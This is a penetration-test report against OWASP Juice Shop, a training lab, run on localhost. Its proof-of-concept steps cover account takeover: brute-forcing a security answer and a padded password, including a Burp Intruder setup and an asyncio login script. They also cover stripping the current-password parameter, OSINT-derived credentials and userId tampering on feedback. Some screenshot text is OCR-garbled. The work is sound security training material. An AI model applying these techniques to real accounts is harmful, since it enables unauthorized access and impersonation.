

Capture filter: Capturing all items				
View filter: Showing all items				
Request ^	Payload	Status code	Response received	Elapsed
3200	Sam	401	33	
3201	Sammie	401	37	
3202	Sammy	401	53	
3203	Sampson	401	43	
3204	Samson	401	46	
3205	Samuel	200	72	
3206	Samuelle	401	61	
3207	Sanrho	401	51	

Request Response

Pretty Raw Hex

```
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
11 Origin: http://127.0.0.1:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
    "email": "jim@juice-sh.op",
    "answer": "Samuel",
    "new": "12345",
    "repeat": "12345"
}
```

12.Went back to the forgot password form and entered: Samuel



5.1.8 Reset Bender's Password

HIGH

Description:

The application allows a **Pentester** to change the password of an authenticated user account without providing the correct current password. After bypassing login protection via SQL Injection ('--), the Pentester accessed **Bender's** account.

While attempting to change the password via the change password form, the application requested the current password.

However, by intercepting the request using **Burp Suite**, and removing the current parameter from the request altogether, the server skipped validation and accepted the new password directly.

This leads to **complete account control** and denies the original user access.

Impact:

- Full Account Takeover (ATO)
- Password Changed Without Owner Consent
- High Risk in Real-World Authentication Flows.

Resource / References:

- [CWE-640: Weak Password Recovery Mechanism for Forgotten Password](#)

Vulnerability Location:

- **Component:** Change Password Functionality
- **Input Field:** current
- **Affected Route:** <http://localhost:3000/login#/privacy-security/change-password>

Recommendations:

- Enforce current password validation on server-side regardless of request content.
- Reject requests missing required parameters like current.

Proof of Concept (PoC):


1- Login via SQL Injection

Login

Email*

Password* 

2- Navigate to Change Password Page



3- Submit

- ❑ Current password: admin (or any placeholder)
- ❑ New password: slurmCl4ssic

4- Intercept and Modify Request in Burp Suite

Intercept HTTP history WebSockets history Match and replace ⚙️ Proxy settings

🕒 Intercept on ➡ Forward Drop

Time	Type	Direction	Method	URI
15:11:29 13 M...	HTTP	→ Request	GET	http://localhost:3000/rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=slurmCl4ssic
15:11:29 13 M...	HTTP	→ Request	GET	http://localhost:3000/login/socket.io/?EIO=4&transport=polling&ct=PR9ZfSS

5- Right-click and send the request to the repeater
<http://localhost:3000/rest/u...rmCl4ssic&repeat=slurmCl4ssic>

- Add to scope
- Forward
- Drop**
- Add notes
- Highlight >
- Don't intercept requests >
- Do intercept >
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser >

6- Open repeater tap and delete this “current=admin” from request

Pretty Raw Hex

```

1 GET /rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=
  slurmCl4ssic HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Windows"
4 Authorization: Bearer

```

7- Send the modified request and Observe Server Response

Request		Response	
Pretty	Raw	Hex	Render
1 GET /rest/user/change-password?new=slurmClassic&repeat=slurmClassic	HTTP/1.1 200 OK		
2 Host: localhost:3000	Access-Control-Allow-Origin: *		
3 sec-ch-ua-platform: "Windows"	X-Content-Type-Options: nosniff		
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dHl0iJzdWNjZXNzIiwiZGFOYS16eyJpZC16MywiODNlcms5bWU1O1iLCJ1bWPbC16ImJbmlckBqWijZS1zaCvveCisInRhe3N3b3JkIjo1MGHmQ0JUIMT4lMCZh0TVWYWJmWJ12mZyNc0NCE0ZWY1LCJybzxIjoiY3Vsd9tZX11CJkZWx1aGVUWZtLb1i611i1mxe3RBD2dpbk1vjo1ivichHvZmIsZUitTWd11joiY3MzXKm13B1YmxpYy9pbWFpZtHrdZBsbFhcy9kZWZhdWx0LnMzYiIsInRvdHTZWhZNQ1O1iLCJpcFjd01ZS16dHJ1ZSw1T3J1V0Z1ZEFO1joiHjAyHS0uHs0xMyAxMDoyMjoyHy40NDMgKsAw0jAviivi0GBpXKX12EF01jo1MjAyHS0uHs0MyAxMDoyMjoyHy40NDMgKsAw0jAviivi0GBpXKX12EF01joxNwQ3MTM4MjIwtfQ_V3ArjTWlWscsV11m4SBHtrvDfFndk-7hWstYsFsyCCjHmLeb5DL7rjnE8oCmC0C10821mGJ0_gY_OEvRdaGwF@at0pc4CEAOcKph3Lws0dTTCsmyPT6BED4_-2RchQcOLCMa11Y0yF-uh04PCY0k1St-LgymanZio21mR8			
5 Accept-Language: en-US,en;q=0.9	Content-Length: 343		
6 Accept: application/json, text/plain, */*	ETag: W/"157-T5ndENI610yrGmgcZtwJOMszUFc"		
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="136"	Date: Tue, 13 May 2025 12:13:51 GMT		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	Connection: keep-alive		
9 sec-ch-ua-mobile: ?0	Keep-Alive: timeout=5		
10 Sec-Fetch-Site: same-origin			
11 Sec-Fetch-Mode: cors			
12 Sec-Fetch-Dest: empty			
13 Referer: http://localhost:3000/login			
14 Accept-Encoding: gzip, deflate, br			
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=W1j9sb3MpV2B7wqe9gApt0f7ZUbRt6WtvgtKqG0rHFDvyeJa618mQm4L; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dHl0iJzdWNjZXNzIiwiZGFOYS16eyJpZC16MywiODNlcms5bWU1O1iLCJ1bWPbC16ImJbmlckBqWijZS1zaCvveCisInRhe3N3b3JkIjo1MGHmQ0JUIMT4lMCZh0TVWYWJmWJ12mZyNc0NCE0ZWY1LCJybzxIjoiY3Vsd9tZX11CJkZWx1aGVUWZtLb1i611i1mxe3RBD2dpbk1vjo1ivichHvZmIsZUitTWd11joiY3MzXKm13B1YmxpYy9pbWFpZtHrdZBsbFhcy9kZWZhdWx0LnMzYiIsInRvdHTZWhZNQ1O1iLCJpcFjd01ZS16dHJ1ZSw1T3J1V0Z1ZEFO1joiHjAyHS0uHs0xMyAxMDoyMjoyHy40NDMgKsAw0jAviivi0GBpXKX12EF01jo1MjAyHS0uHs0MyAxMDoyMjoyHy40NDMgKsAw0jAviivi0GBpXKX12EF01joxNwQ3MTM4MjIwtfQ_V3ArjTWlWscsV11m4SBHtrvDfFndk-7hWstYsFsyCCjHmLeb5DL7rjnE8oCmC0C10821mGJ0_gY_OEvRdaGwF@at0pc4CEAOcKph3Lws0dTTCsmyPT6BED4_-2RchQcOLCMa11Y0yF-uh04PCY0k1St-LgymanZio21mR8			

5.1.9 Login Amy

HIGH

Description:

The application exposes the login credentials of the user amy@juice-sh.op (guessing the email pattern and brute-forcing a predictable password)through an insecure password policy based on a **predictable padding pattern**.

By analyzing the challenge hint and external documentation, the **Pentester** was able to reduce the password brute-force space dramatically by focusing on structured patterns instead of random guesses.

Impact:

- **Sensitive Data Exposure:** Unauthorized access to a registered user's private account.
- **Privacy Violation:** Compromise of user profile, orders, or personal data.
- **Authentication Weakness:** Demonstrates poor credential entropy and lack of layered defense mechanisms.

Resource / References:

- [CWE-521: Weak Password Requirements](#)
- [Juice Shop Challenge Hint](#)

Vulnerability Location:


- **Component:** Login Page
- **Input Field:** Password
- **Affected Account:** [amy@juice-sh.op](#)

Recommendations:


- **Avoid Predictable Padding:** Encourage secure password policies that avoid simple repetition or character patterns.
- **Implement Rate Limiting:** Block or delay brute-force attempts through IP-based thresholds.

Proof of Concept (PoC):

1 - Analyze Challenge Hint



2- The Pentester searched this phrase on Google



3- Found reference to “D0g.....”

One Important Final Note

The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU SHOULD INVENT** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<->" or "[*]" or "^-^" ... but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!


4- In the login form, the Pentester typed:

Login

Email*
amy@juice-sh.op

Password*
test


5- Before clicking Login, the Pentester enabled Intercept in Burp Suite under



6-Captured request looked like this

Time	Type	Direction	Method	URI
16:05:54 13 M...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/rest/user/wnoami
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/login/socket.io/?EIO=4&t

7-Send the Request to Intruder(Right-click → Send to Intruder)



8- Go to intruder tap and modify request body

```
{"email": "amy@juice-sh.op", "password": "D0g....."}  
-----  
-----
```

9 - The Pentester selected each char (D0g) then clicked add:

```
Positions Add ↴ Clear ↴ Auto ↴  
-----  
1 POST /rest/user/login HTTP/1.1  
2 Host: localhost:3000  
3 Content-Length: 45  
4 sec-ch-ua-platform: "Windows"  
5 Accept-Language: en-US,en;q=0.9  
6 Accept: application/json, text/plain, */*  
7 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"  
8 Content-Type: application/json  
9 sec-ch-ua-mobile: ?0  
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.31  
1 Origin: http://localhost:3000  
2 Sec-Fetch-Site: same-origin  
3 Sec-Fetch-Mode: cors  
4 Sec-Fetch-Dest: empty  
5 Referer: http://localhost:3000/login  
6 Accept-Encoding: gzip, deflate, br  
7 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=W1j95b3xMpkVQ2B7wqeg0aPt0f7ZUbRt8WIvgtKqGOrNPDrvyoJa618Xm4L  
8 Connection: keep-alive  
9  
0 {"email": "amy@juice-sh.op", "password": "SDSS0SSg$....."}  
-----  
-----
```

10- Selecte attack type

Sniper attack

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

10- Set Up Payload Positions

The Pentester selected:

- The uppercase A-Z → Set as Payload Position 1
- The digits 0-9 → Set as Payload Position 2
- The lowercase a -z → Set as Payload Position 3

Payloads

Payload position: 1 - D

Payload type: Simple list

Payload count: 26

Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate

A
B
C
D
E
F
G
H
I

Add Enter a new item

A - Z

Payloads

Payload position: 2 - 0 ←
Payload type: Simple list ←
Payload count: 10
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]



Payloads

Payload position: 3 - g ←
Payload type: Simple list ←
Payload count: 26
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]



11- Click Start Attack then Burp began sending hundreds of combinations and wait for 200 status code this is the password

Attack		Save							
2. Intruder attack of http://localhost:3000									
Results		Positions							
<input checked="" type="checkbox"/> Capture filter: Capturing all items									
<input checked="" type="checkbox"/> View filter: Showing all items									
Request	Payload 1	Payload 2	Payload 3	Status code	Response rec...	Error	Timeout	Length	Comment
0			a	401	36			413	
1	A	0	a	401	17			413	
2	B	0	a	401	11			413	
3	C	0	a	401	16			413	
4	D	0	a	401	12			413	
5	E	0	a	401	11			413	
6	F	0	a	401	15			413	
7	G	0	a	401	16			413	
8	H	0	a	401	13			413	
9	I	0	a	401	9			413	
10	J	0	a	401	20			413	
11	K	0	a	401	9			413	
12	L	0	a	401	22			413	
13	M	0	a	401	15			413	
14	N	0	a	401	22			413	
15	O	0	a	401	13			413	
16	P	0	a	401	17			413	
17	Q	0	a	401	23			413	
18	R	0	a	401	8			413	
19	S	0	a	401	23			413	
20	T	0	a	401	27			413	
21	U	0	a	401	25			413	
22	V	0	a	401	14			413	
23	W	0	a	401	10			413	
24	X	0	a	401	13			413	
25	Y	0	a	401	13			413	
26	Z	0	a	401	14			413	
27	A	1	a	401	31			413	
28	B	1	a	401	15			413	
29	C	1	a	401	21			413	
30	D	1	a	401	20			413	
31	E	1	a	401	17			413	

-- to automate the brute-force process faster Saved the following [script](#) as “amy.py” on your kali machine



The screenshot shows a terminal window titled "amy.py - Mousepad". The window contains Python code for a password cracking script. The code uses asyncio to run multiple login attempts simultaneously. It defines a main function that takes a password queue, creates tasks for each password, and gathers the results. It also includes a check for the script's name and a timing mechanism to measure execution time.

```
*~/Desktop/amy.py - Mousepad
File Edit Search View Document Help
announcement_encrypted.txt x amy.py

password = password[0], as response:
    if 200 <= response.status < 300:
        passfound = True
        print(f"\n| Password FOUND: {password}")
    return

async def main(password_queue):
    async_queue = asyncio.Queue()
    for password in password_queue:
        await async_queue.put(password)
    tasks = [asyncio.create_task(login_amy(async_queue)) for _ in range(10)]
    await asyncio.gather(*tasks)

if __name__ == "__main__":
    start = time.time()
    password_queue = build_queue()
    asyncio.run(main(password_queue))
    end = time.time()
    print(f"\nFinished in {round(end - start, 2)} seconds")
```

-then open terminal and write :

A terminal window titled '(kali㉿kali)-[~/Desktop]'. The command 'python amy.py' is run. The output shows a brute-force password attack where the script tries various combinations of lowercase letters ('a' through 'z') followed by numbers ('0' through '9'). The text is partially redacted with dots.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~/Desktop]
└─$ python amy.py
Trying password: A0a.
Trying password: A0b.
Trying password: A0c.
Trying password: A0d.
Trying password: A0e.
Trying password: A0f.
Trying password: A0g.
Trying password: A0h.
Trying password: A0i.
Trying password: A0j.
Trying password: A0k.
Trying password: A0l.
Trying password: A0m.
Trying password: A0n.
Trying password: A0o....
```

- After a short time, it printed

The terminal continues to show the password attempt process. It then displays the success message: 'Password FOUND: K1f.....', followed by 'Finished in 53.48 seconds'. The entire message is highlighted with a red rectangle. The prompt '(kali㉿kali)-[~/Desktop]' and a dollar sign (\$) are at the bottom.

```
Trying password: K1k.....
Trying password: K1l.....
Trying password: K1m.....
Trying password: K1n.....
Trying password: K1o.....
>Password FOUND: K1f......
● Finished in 53.48 seconds
(kali㉿kali)-[~/Desktop]
$
```

You successfully solved a challenge: Login Amy (Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note"))

5.1.10 Login MC SafeSearch

HIGH

Description:

This challenge was about logging into the user account of **MC SafeSearch**, a fictional rapper mentioned within the Juice Shop application. The vulnerability lies in how publicly available information, combined with subtle hints from the application, can lead to full account takeover.

Impact:

- **User Account Compromise:** penetration testers could impersonate the user, access sensitive data, or perform malicious actions.
- **Reputation Damage:** Revealing that users (especially public figures like "MC SafeSearch") reuse weak or publicly known passwords reflects poorly on platform security culture.

Vulnerability Location:


- **Component:** Login Page (/#/login)
- **Affected Route:** <http://localhost:3000/login#/login>

Recommendations:


- Educate users on **secure password hygiene**.
- Do not reference real passwords in public-facing content.
- Use **2FA** (two-factor authentication) to prevent account takeover even if the password is leaked

Proof of Concept (PoC):

- 1- Identify the Username from products [page](#) => Juice Shop "Permafrost" 2020 Edition



2- A hidden hint encouraged the Pentester to perform Open-Source Intelligence (OSINT).



3- listening to the song, the Pentester identified a line where MC SafeSearch says his password




Login

Email*
mc.safesearch@juice-sh.op

Password*
Mr. N00dles 

[Forgot your password?](#)



4- Successful Login

You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

5.1.11 Forged Feedback

MEDIUM

Description:

This vulnerability allows an penetration tester to submit feedback using another user's identity without authorization. By tampering with the request sent to the feedback API, the penetration tester can inject a different userId and post feedback on behalf of another user, bypassing access control checks.

Impact:

A penetration tester was able to submit feedback using another user's account by modifying the `userId` parameter in the request body. This proves that there is no proper validation of user identity on the server side. The vulnerability can be abused to impersonate users, spam feedback under multiple user identities, and manipulate trust in user-generated content.

Vulnerability Location:

Feedback section: `/#/contact`

`POST /api/Feedback/`

Recommendations:

Enforce strict access control checks on the server side to ensure the `userId` in requests matches the currently authenticated user.


Remove the ability for users to define or modify sensitive parameters such as `userId` in client-side requests.

Implement authentication tokens to securely link feedback submissions to the authenticated user session.

Log and monitor unusual activity such as high-frequency feedback submissions or identity mismatches

Proof Of Concept:

Open Burp Suite and turn on Intercept to capture the request.



2. Go to Feedback page while logged out the site allows posting anonymously.

A screenshot showing a comparison between the Burp Suite interface and the OWASP Juice Shop application. On the left, the Burp Suite 'Proxy' tab is active, with the 'Intercept' button highlighted with a red box. On the right, a browser window displays the 'Customer Feedback' page of the OWASP Juice Shop. The 'Submit' button at the bottom of the form is also highlighted with a red box. The page itself contains fields for 'Author' (set to 'anonymous'), 'Comment' (containing 'lemon juice'), a CAPTCHA field (containing '14'), and a rating slider.

3. Submit a feedback, Capture the POST request to: "/api/Feedback/" and send it to the Repeater for analysis.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port Start response t...

169 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ io/ io/ 127.0.0.1 00:01:18 1 May ... 8080 00:00:40 1 May ... 8080 00:00:47 1 May ... 8080 167 http://localhost:3000 POST /api/Feedbacks ✓ io/ io/ 127.0.0.1 00:00:47 1 May ... 8080 166 http://localhost:3000 POST /api/Feedbacks/ ✓ io/ io/ 127.0.0.1 00:00:45 1 May ... 8080 165 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ io/ io/ 127.0.0.1 00:00:31 1 May ... 8080 163 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 230 text io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 109 162 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 101 129 text io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 161 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 262 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 160 http://localhost:3000 POST /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 215 text io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 159 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 326 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 158 http://localhost:3000 GET /captcha/ ✓ 200 432 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 1 157 http://localhost:3000 GET /event/experimental/ 305 423 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 14 156 http://localhost:3000 GET /event/experimental/ 305 423 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 14

Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
